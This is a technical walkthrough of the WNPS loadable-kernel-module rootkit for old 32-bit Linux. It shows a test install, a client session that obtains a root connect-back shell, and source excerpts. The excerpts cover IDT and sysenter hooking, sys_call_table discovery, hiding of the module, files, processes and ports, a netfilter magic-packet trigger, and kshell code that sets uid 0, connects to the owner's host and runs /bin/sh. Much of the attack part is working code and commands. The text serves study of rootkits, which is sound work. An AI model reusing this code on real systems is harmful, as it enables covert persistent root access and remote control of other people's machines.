hook the kernel - WNPS


by eqmcc

Rootkit

when you get elevated from a normal user to root, you need a backdoor(rootkit) to maintain the position for future usage. a rookit would do bellow:

1. clean up all the traces of the elevating process as a normal user
2. elevate to root
3. hide rootkit model itself and any file/port(connection)/process designated
4. hide any logs in the system
5. listed to a hidden port and initiate/accommodate remote connections

to achieve all above, need hook up the kernel to intercept system calls.
adore-ng and WNPS investigated in this article are LKM based rootkit with adore-ng targeting on VFS hooking and WNPS targeting on IDT handler hooking. There's also a method called system call table redirecting(like knark).



WNPS test run

test env

OS

```
user@ubuntu:~$ uname -a
Linux ubuntu 2.6.10-5-386 #1 Tue Apr 5 12:12:40 UTC 2005 i686 GNU/Linux
```

build dir exist

```
user@ubuntu:~$ ls /lib/modules/2.6.10-5-386/build -l
lrwxrwxrwx    1 root root 35 2013-05-12 05:09 /lib/modules/2.6.10-5-386/build -> /usr/src/linux-headers-2.6.10-5-386
```

the source

```
wnps-0.26-beta2.tgz
user@ubuntu:~$ ls wnps-0.26 -l
total 28
-rw-r--r--    1 user user    718 2007-09-29 21:13 CHANGES
drwxr-xr-x    2 user user 4096 2013-05-13 09:02 client
-rw-r--r--    1 user user    582 2007-09-29 21:13 license
-rw-r--r--    1 user user 4496 2007-09-29 21:14 readme-cn
-rw-r--r--    1 user user    113 2007-09-29 21:14 todo
drwxr-xr-x    3 user user 4096 2013-05-14 08:15 wnps
```

compile and install

compile and install

```
cd client/
make
cd wnps/
user@ubuntu:~/wnps-0.26/wnps$ cat config.h | grep DEBUG       # enable debug
#define DEBUG                   1
make
sudo make install
```

log

```
user@ubuntu:~/wnps-0.26/wnps$ tail -n 3 /var/log/syslog
May 14 08:51:56 localhost kernel: [+] system_call addr : 0xc0102fc4
May 14 08:51:56 localhost kernel: [+] sys_call_table addr : 0xc02a8880
May 14 08:51:56 localhost kernel: [+] Wnps installed successfully!
```

client run

the cmd

```
cd client
sudo ./client -tcp 192.168.130.134
```

the output

```
user@ubuntu:~/wnps-0.26/client$ sudo ./client -tcp 192.168.130.134
[+] trying port    21 ...          failed.
[+] trying port    22 ...          ok.
@wztshell:8899
[+] Getting shell on port 8899

               #welcome to use wnps rookit.enjoy your hacking#

sh: no job control in this shell
[root@ubuntu:/]# id
uid=0(root) gid=1217500843 egid=0(root) groups=4(adm),20(dialout),24(cdrom),25(f
loppy),29(audio),30(dip),44(video),46(plugdev),107(lpadmin),108(scanner),109(adm
in),1000(user)
[root@ubuntu:/]# ls
bin   cdrom  etc   initrd      lib         media  opt   root  srv  tmp  var
boot  dev    home  initrd.img  lost+found  mnt    proc  sbin  sys  usr  vmlinuz
[root@ubuntu:/]#
```

log

May 14 09:08:06 localhost kernel: [+] Got 192.168.130.134 : 8899
May 14 09:08:06 localhost kernel: [+] got my owner's packet.

the exit

use ctl+]

hide file/dir name start with test

```
user@ubuntu:~$ ls
Desktop  wnps-0.26  wnps-0.26-beta2.tgz
user@ubuntu:~$ echo "test" > test
user@ubuntu:~$ ls
Desktop  wnps-0.26  wnps-0.26-beta2.tgz
user@ubuntu:~$ cat test
test
```


WNPS explained

WNPS features

- hide
  - hide file
  - hide certain content in a file
  - hide process
  - hide network connection and process dynamically
  - hide module itself
  - support both classic and fast system call
- backward connecting network backdoor
- keyboard logging
- module injection
- encrypt

WNPS in general

In WNPS, a new IDT/sysenter handler will be setup in which a hook function will be called. In the hook function, two system calls are hooked: __NR_getdents64 and __NR_read.



① hook up the IDT handler and install netfilter node
② owner box send out magic string via tcp(e.g.: send the tcp packet with the magic string to port 22(SSH))
③ in netfilter hook function, identify the magic string and set a flag
④ a read system call is request and the new IDT handler redirects it to the new system call table
⑤ in new system call table, hooked __NR_read's handling function Sys_read is called.

⑥ in Sys_read, a shell is generated and connecting back to owner's box
⑦ original __NR_read's handling function is called as well


Also, a netfilter node will be installed in which a hook_func will be called to check if there is a wakeup call(tcp packet with magic string) from the owner box against the backdoor. when there's a wakeup call, a flag will be set and later in Sys_read(hook function of __NR_read), this flag with be checked and a shell with super user privilege will be established and connecting back to the owner's box.

furthermore, by hook up __NR_getdents64 handle function, any designated file, process, port or connection will be hidden by the hook function Sys_getdents64.

classic system call and sys_call_table

old way of doing system interrupt is when int 0x80h is called, CPU will:

get target SS and ESP from TSS
save old SS and ESP in stack
save EFLAGS, CS and EIP in stack
get CS and EIP from IDT
reach system_call()
    save all registers
    set parameters
    check validity of current call
    jump to target system call entry



fast system call - sysenter(Intel)/syscall(AMD) and sysexit

registers

```
SYSENTER_CS_MSR - code segment in Ring0
SYSENTER_EIP_MSR - start of code in Ring0
SYSENTER_ESP_MSR - stack in Ring0
```

after calling sysenter/syscall, CPU will do bellow:

```
    SYSENTER_CS_MSR => CS
    SYSENTER_EIP_MSR => EIP
    SYSENTER_CS_MSR+8(Ring0 stack descriptor) => SS
    SYSENTER_ESP_MSR => ESP
    0 => CPL
    execute Ring0 code
```

after calling sysexit, CPU will do bellow:

```
    SYSENTER_CS_MSR+16(Ring3 code segment descriptor) => CS
    EDX => EIP
    SYSENTER_CS_MSR+24(Ring3 stack descriptor) => SS
    ECX => ESP
    3 => CPL
    execute Ring3 code
```

criteria on fast system call

```
IF (CPUID SEP bit is set)
    IF (Family == 6) AND (Model < 3) AND (Stepping < 3)
    THEN
        Fast System Call NOT supported
    FI;
    ELSE Fast System Call is supported
FI
```

		syscall	sysenter
64-bit kernel	Intel Xeon	u64 (64-bit libc)	u32 (hwcap1)
	AMD Opteron	u64 (64-bit libc)	-
		u32 (hwcap2)	
32-bit kernel	Intel Xeon	-	u32 (hwcap1)
	AMD Opteron	u32	u32 (hwcap1)

also following commands would tell you if fast system call is supported in CPU:

```
    cat /proc/cpuinfo | grep sep
```

hook the IDT/sysenter handler

the hook should take care of both classic and fast system call.

get idt address and int80 entry:

```
struct descriptor_idt *pIdt80;
__asm__ volatile ("sidt %0": "=m" (idt48));
pIdt80 = (struct descriptor_idt *)(idt48.base + 8*0x80);
system_call_addr = (pIdt80->offset_high << 16 | pIdt80->offset_low);
```

get system call table address:

```
sys_call_table_addr = get_sct_addr(system_call_addr);
```

in this function, will get the sys_call_table address via search for this command:

"call *sys_call_table(,%eax,4)" ⇔ 0xff 0x14 0x85 <addr4> <addr3> <addr2> <addr1>

finding 0xff 0x14 0x85 and four bytes followed is the system call table address

```
void *get_sct_addr(unsigned int system_call)
{
        unsigned char *p;
        unsigned long s_c_t;
        p = (unsigned char *) system_call;
        while (!((*p == 0xff) && (*(p+1) == 0x14) && (*(p+2) == 0x85)))
                p++;
        dire_call = (unsigned long) p;
        p += 3;
        s_c_t = *((unsigned long *) p);
        p += 4;
        after_call = (unsigned long) p;
        while (*p != 0xfa)          /* cli */
                p++;
        dire_exit = (unsigned long) p;
        return((void *) s_c_t);
}
```

get system entry address:

```
sysenter_entry = get_sysenter_entry();
```

this function will check if SEP is supported in current system via"

"boot_cpu_has(X86_FEATURE_SEP)"

if supported, get sysenter address via:

"rdmsr(MSR_IA32_SYSENTER_EIP, psysenter_entry, v2);"

else, would search in /proc/kallsyms for fast system call mark "sysenter_entry" or " syscall_call"

hook up IDT handler and sysenter handler:

```
set_idt_handler((void *)system_call_addr);
set_sysenter_handler(sysenter_entry);
```

set_idt_handler will looking into code of system_call and alter several pieces to make it reaching the idt defined by us:

in arch/x86/kernel/entry.S, function ENTRY(system_call)

```
ENTRY(system_call)
        RING0_INT_FRAME                 # can't unwind into user space anyway
        ASM_CLAC
        pushl_cfi %eax                  # save orig_eax
        SAVE_ALL
        GET_THREAD_INFO(%ebp)
                                        # system call tracing in operation / emulation
        testl $_TIF_WORK_SYSCALL_ENTRY,TI_flags(%ebp)
        jnz syscall_trace_entry
```

```
        cmpl $(NR_syscalls), %eax
        jae syscall_badsys //0x0f 0x83
syscall_call:
        call *sys_call_table(,%eax,4) //0xff 0x14 0x85 <addr4> <addr3> <addr2> <addr1>
        movl %eax,PT_EAX(%esp)          # store the return value
```

```
        cmpl $(NR_syscalls), %eax
        jae syscall_badsys
```

will be changed to:

```
        pushl addr_of_new_idt => 0x68 ((void *) new_idt)
        ret => 0xc3
```

following block will be called after the new IDT handler:

```
syscall_call:
        call *sys_call_table(,%eax,4)
        movl %eax,PT_EAX(%esp)          # store the return value
```

set_sysenter_handler will look for:

```
syscall_call:
        call *sys_call_table(,%eax,4)
        movl %eax,PT_EAX(%esp)          # store the return value
```

and change to following as well:

```
        pushl addr_of_new_idt => 0x68 ((void *) new_idt)
        ret => 0xc3
```

the new IDT handler used above will call the hook function defined by this rootkit which filters out the system calls the rootkit trying to hook and directing to the functions defined in rootkit, all other system calls will be redirected to original system call handling functions.

the new IDT handler:

```
ASMIDType
(
"cmp %0, %%eax \n"
"jae syscallbad \n"
"jmp hook \n"
"syscallbad: \n"
"jmp syscall_exit \n"
: : ""i" (NR_syscalls)
);
```

the system call handling function:

```
switch(eax)
{
        case __NR_getdents64:
                CallHookedSyscall(Sys_getdents64);
                break;
        case __NR_read:
                CallHookedSyscall(Sys_read);
                break;
        default:
                JmPushRet(dire_call);
                break;
}
```

hide

hide the module itself

```
struct module *m = &__this_module;
if (m->init == wnps_init) list_del(&m->list);
kobject_unregister(&m->mkobj.kobj);
```

kobject is a way Linux kernel manage the devices. kobject will be embedded into bigger containers like bus, drivers, etc.., all these devices in the kernel will be linked via kobject which further forms a tree structure.

```
struct kobject {
        const char              *name; // device name
        struct list_head        entry;
        struct kobject          *parent;
        struct kset             *kset; // the kset is belongs
        struct kobj_type        *ktype;
        struct sysfs_dirent     *sd;
        struct kref             kref;
        unsigned int state_initialized:1;
        unsigned int state_in_sysfs:1;
        unsigned int state_add_uevent_sent:1;
        unsigned int state_remove_uevent_sent:1;
        unsigned int uevent_suppress:1;
};
```

kobject_unregister will remove object from hierarchy and decrement ref count.

hide file and process

in config.h, following are defined as hiding criteria:

```
#define HIDE_FILE       "test"    /* we will hide the file name began with the HIDE_FILE string. */
#define HIDE_TASK       "bash"    /* we will hide the task name began with the HIDE_TASK string. */
```

and in Sys_getdents64, the hiding is implemented:

```
while (tmp > 0) {
        tmp -= td1->d_reclen;
        hide_file = 1;
        hide_process = 0;
        hpid = 0;
        hpid = simple_strtoul(td1->d_name, NULL, 10);

        if (hpid != 0) {
                struct task_struct *htask = current;
                do    {
                        if(htask->pid == hpid)
                                break;
                        else
                                htask = next_task(htask);
                } while (htask != current);

                /* find the task which will be hide, check name */
                if ( ((htask->pid == hpid) && (strstr(htask->comm, HIDE_TASK) != NULL)))
                        hide_process = 1;
        }

        /*hide process */
        if ((hide_process) || (strstr(td1->d_name, HIDE_FILE) != NULL)) {
            ret -= td1->d_reclen; // cut some return
            hide_file = 0;
            // memmove will help achieve drop the hiding bit
```

```
                        /* memmove Copies the values of num bytes from the location pointed by source to the memory block pointed by destination. Copying takes place as if an intermediate buffer were used, allowing the destination and source to overlap. */
                        if (tmp) memmove(td1, (char *) td1 + td1->d_reclen, tmp);
                }

                /*hide file */
                if ((tmp) && (hide_file))
                        // drop the hiding bit
                        td1 = (struct dirent64 *) ((char *) td1 + td1->d_reclen);

        }
```

hide port

hook up handling g function for reading file /proc/net/tcp:

```
        while (strcmp(my_dir_entry->name, "tcp"))
                my_dir_entry = my_dir_entry->next;

        if((my_afinfo = (struct tcp_seq_afinfo*)my_dir_entry->data))
        {
                old_tcp4_seq_show = my_afinfo->seq_show;
                my_afinfo->seq_show = hacked_tcp4_seq_show;
        }
```

in hacked_tcp4_seq_show, filter out owner's port:

```
        sprintf(port,"%04X",ntohs(myowner_port));

        if(strnstr(seq->buf+seq->count-TMPSZ,port,TMPSZ))
                seq->count -= TMPSZ;
```

network backdoor

there's a netfilter node inserted in the node filtering TCP packet for magic string which will case a kernel shell flag being set. so any network TCP connection to target machine's opening port(e.g.: port 22 for SSH) with magic string embedded with case the netfilter node to set the flag.

filtering network packet

the netfilter hook is at:

```
        nfho.hooknum = NF_IP_PRE_ROUTING;
```

with hook_func registered in which TCP_SHELL_KEY will be checked for each packet coming in, if located, a flag will be set which will be used in another function hooking the system call of read to start a shell and connecting back to owner.

the magic string format is:

```
        @magic_str:owner_ip:owner_port
```

starting the shell

any operation in target host which triggers read system call will calling the hooking read system call Sys_read. in this function, if found flag is set by netfilter node, will trying to start a shell in a child process:

```
if (!fork())
    kshell(myowner_ip,myowner_port);
```

kshell

```
struct task_struct *ptr = current;

old_fs = get_fs();
set_fs(KERNEL_DS); // set kernel fs for following kernel space operating

// set privilege
ptr->uid = 0;
ptr->euid = 0;
ptr->gid = SGID;
ptr->egid = 0;

// connecting back
error = sock_create(AF_INET,SOCK_STREAM,0,&sock);
error = sock->ops->connect(sock,(struct sockaddr *)&server,len,sock->file->f_flags);

// get tty
epty = get_pty();

// start a shell in child process
if (!(tmp_pid = fork()))
        start_shell();


// in child and doing shell/pty communication
while(1){
    // do interactions
}
```

get PTY

```
ptmx = open("/dev/ptmx", O_RDWR, S_IRWXU);
ioctl(ptmx, TIOCGPTN, (unsigned long) &npty);
ioctl(ptmx, TIOCSCTTY,(unsigned long) &npty);
ioctl(ptmx, TIOCSPTLCK, (unsigned long) &lock);

sprintf(buf, "/dev/pts/%d", npty);
npty = open(buf, O_RDWR, S_IRWXU);
```

start shell in PTY

```
struct task_struct *ptr = current;
mm_segment_t old_fs;

old_fs = get_fs();
set_fs(KERNEL_DS);

ptr->uid = 0;
ptr->euid = 0;
ptr->gid = SGID;
ptr->egid = 0;

dup2(epty, 0);
dup2(epty, 1);
dup2(epty, 2);
```

```
chdir(HOME);

execve("/bin/sh", (const char **) earg, (const char **) env);
```